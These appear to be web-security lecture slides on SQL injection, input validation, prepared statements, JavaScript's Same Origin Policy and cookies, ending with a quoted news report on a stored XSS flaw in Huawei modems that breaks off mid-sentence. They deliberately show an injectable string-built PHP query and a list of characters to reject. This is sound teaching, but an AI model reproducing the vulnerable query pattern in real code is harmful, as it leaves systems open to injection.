
```
$result = mysql_query("select * from Users  
where(name=' $user' and password=' $pass' );");
```

- This one string combines the **code** and the **data**
 - Similar to buffer overflows
 - and command injection

**When the boundary between code and data blurs,
we open ourselves up to vulnerabilities**

The underlying issue

```
$result = mysql_query("select * from Users  
where(name=' $user' and password=' $pass' );");
```



Should be
data, not ***code***

Defense: Input Validation

Just as with command injection, we can defend by **validating input**, e.g.,

- **Reject** inputs with bad characters (e.g., ; or --)
- **Remove** those characters from input
- **Escape** those characters (in an SQL-specific manner)

Best option is to **avoid constructing programs from strings** in the first place

Sanitization: Prepared Statements

- **Treat user data according to its *type***
 - Decouple the code and the data

```
$result = mysql_query("select * from Users  
                        where(name=' $user'  and password=' $pass' );");
```

```
$db = new mysql("localhost", "user", "pass", "DB");
```

```
$statement = $db->prepare("select * from Users  
                           where(name=?  and password=? );");
```

Bind variables


Decoupling lets us compile now, before binding the data

```
$statement->bind_param("ss", $user, $pass);  
$statement->execute();
```

Bind variables are typed

Using prepared statements

```
$statement = $db->prepare("select * from Users  
    where(name=?          and password=?);");  
$stmt->bind_param("ss", $user, $pass);
```




Binding is only applied to the leaves, so the structure of the tree is *fixed*

Web 2.0

Dynamic web pages

- Rather than static or dynamic HTML, web pages can be expressed as a program written in Javascript:

```
<html><body>
  Hello, <b>
  <script>
    var a = 1;
    var b = 2;
    document.write("world: ", a+b, "</b>");
  </script>
</body></html>
```



Hello, world: 3

Javascript (no relation to Java)

- Powerful web page **programming language**
 - Enabling factor for so-called **Web 2.0**
- Scripts are embedded in web pages returned by the web server
- Scripts are **executed by the browser**. They can:
 - **Alter page contents** (DOM objects)
 - **Track events** (mouse clicks, motion, keystrokes)
 - **Issue web requests** & read replies
 - **Maintain persistent connections** (AJAX)
 - **Read and set cookies**

What could go wrong?

- Browsers need to **confine Javascript's power**
- A script on **attacker.com** should not be able to:
 - Alter the layout of a **bank.com** web page
 - Read keystrokes typed by the user while on a **bank.com** web page
 - Read cookies belonging to **bank.com**

Same Origin Policy


- Browsers provide isolation for javascript scripts via the **Same Origin Policy (SOP)**
- Browser associates **web page elements**...
 - Layout, cookies, events
- ...with a given **origin**
 - The hostname (bank.com) that provided the elements in the first place

SOP =

***only scripts received from a web page's origin
have access to the page's elements***

Cookies and SOP

Set-Cookie: `edition=us;` `expires=Wed, 18-Feb-2015 08:20:34 GMT;` `path=/;` `domain=.zdnet.com`



Semantics

- Store “en” under the key “edition”
- This value is no good as of Wed Feb 18...
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie with any future requests to `<domain>/<path>`

Cross-site scripting (XSS)



"Huawei E355 wireless broadband modems include a web interface for administration and additional services. The web interface allows users to receive SMS messages using the connected cellular network," explained the advisory.

"The web interface is vulnerable to a stored cross-site scripting vulnerability. The vulnerability can be exploited if a victim views SMS messages that contain JavaScript using the web interface. A malicious attacker may be able to execute arbitrary script in the context of the victim's browser."

Huawei has prepared a fixing plan and started the development and test of fixed versions. Huawei will update the Security Notice if any progress is made," read the advisory.

FireEye director of technology strategy Jason Steer told V3 hackers could use the flaw for a variety of purposes. "Is it bad? Yes, XSS is a high-severity software flaw, because of its prevalence and its ability be used by attackers to trick users into giving away sensitive information such as session cookies," he said.

"By allowing hostile JavaScript to be executed in a user's browser they can do a number of things. The most popular things are performing account takeovers to steal money, goods and website defacement. If you could get an admin account then you can start changing

XSS: Subverting the SOP

